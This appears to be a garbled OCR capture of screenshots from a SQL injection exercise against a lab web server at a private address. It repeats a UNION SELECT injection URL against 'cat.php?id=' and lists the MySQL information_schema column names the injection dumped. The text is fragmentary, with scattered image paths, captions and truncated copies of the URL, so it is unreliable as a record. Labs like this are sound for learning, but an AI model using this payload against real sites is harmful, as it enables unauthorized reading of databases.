
picture: logfile_group_name

LOGFILE_GROUP_NAME

picture: logfile_group_number

LOGFILE_GROUP_NUMBER

picture: fulltext_keys



No es seguro | 192.168.56.102/cat.php?id=1%20union%20select%201,column_name,3,4%20from%20information_schema.columns

picture: deleted_rows

DELETED_ROWS

picture: update_count

UPDATE_COUNT

picture: free_extents

FREE_EXTENTS

picture: total_extents

TOTAL_EXTENTS

picture: extent_size

EXTENT_SIZE

picture: initial_size

INITIAL_SIZE

picture: maximum_size

MAXIMUM_SIZE

picture: autoextend_size

AUTOEXTEND_SIZE

picture: creation_time

CREATION_TIME

picture: last_update_time

LAST_UPDATE_TIME


picture: last_access_time

LAST_ACCESS_TIME

picture: recover_time

RECOVER_TIME

picture: transaction_counter



3.56.102/cat.php?id=1%20union%20select%201,column_name,3,4%20from%20information_schema.columns

picture: transaction_counter

TRANSACTION_COUNTER

picture: version

VERSION

picture: row_format

ROW_FORMAT

picture: table_rows

TABLE_ROWS

picture: avg_row_length

AVG_ROW_LENGTH

picture: data_length

DATA_LENGTH

picture: max_data_length

MAX_DATA_LENGTH

picture: index_length

INDEX_LENGTH

picture: data_free

DATA_FREE

picture: create_time

CREATE_TIME


picture: update_time

UPDATE_TIME

picture: check_time

CHECK_TIME

picture: checksum



.102/cat.php?id=1%20union%20select%201,column_name,3,4%20from%20information_schema.columns

picture: checksum

CHECKSUM

picture: variable_name

VARIABLE_NAME

picture: variable_value

VARIABLE_VALUE

picture: constraint_catalog

CONSTRAINT_CATALOG

picture: constraint_schema

CONSTRAINT_SCHEMA

picture: constraint_name

CONSTRAINT_NAME

picture: position_in_unique_constraint

POSITION_IN_UNIQUE_CONSTRAINT

picture: referenced_table_schema

REFERENCED_TABLE_SCHEMA

picture: referenced_table_name

REFERENCED_TABLE_NAME

picture: referenced_column_name

REFERENCED_COLUMN_NAME


picture: partition_name

PARTITION_NAME

picture: subpartition_name

SUBPARTITION_NAME

picture: partition_ordinal_position



picture: subpartition_ordinal_position

SUBPARTITION_ORDINAL_POSITION

picture: partition_method

PARTITION_METHOD

picture: subpartition_method

SUBPARTITION_METHOD

picture: partition_expression

PARTITION_EXPRESSION

picture: subpartition_expression

SUBPARTITION_EXPRESSION

picture: partition_description

PARTITION_DESCRIPTION

picture: partition_comment

PARTITION_COMMENT

picture: nodegroup

NODEGROUP

picture: plugin_name

PLUGIN_NAME

picture: plugin_version

PLUGIN_VERSION


picture: plugin_status

PLUGIN_STATUS

picture: plugin_type

PLUGIN_TYPE

picture: plugin_type_version



?id=1%20union%20select%201,column_name,3,4%20from%20information_schema.columns

picture: plugin_library

PLUGIN_LIBRARY

picture: plugin_library_version

PLUGIN_LIBRARY_VERSION

picture: plugin_author

PLUGIN_AUTHOR

picture: plugin_description

PLUGIN_DESCRIPTION

picture: plugin_license

PLUGIN_LICENSE

picture: user

USER

picture: host

HOST

picture: db

DB

picture: command

COMMAND

picture: time

TIME


picture: state

STATE

picture: info

INFO

picture: query_id



/cat.php?id=1%20union%20select%201,column_name,3,4%20from%20information_schema.columns

picture: seq

SEQ

picture: duration

DURATION

picture: cpu_user

CPU_USER

picture: cpu_system

CPU_SYSTEM

picture: context_voluntary

CONTEXT_VOLUNTARY

picture: context_involuntary

CONTEXT_INVOLUNTARY

picture: block_ops_in

BLOCK_OPS_IN

picture: block_ops_out

BLOCK_OPS_OUT

picture: messages_sent

MESSAGES_SENT

picture: messages_received

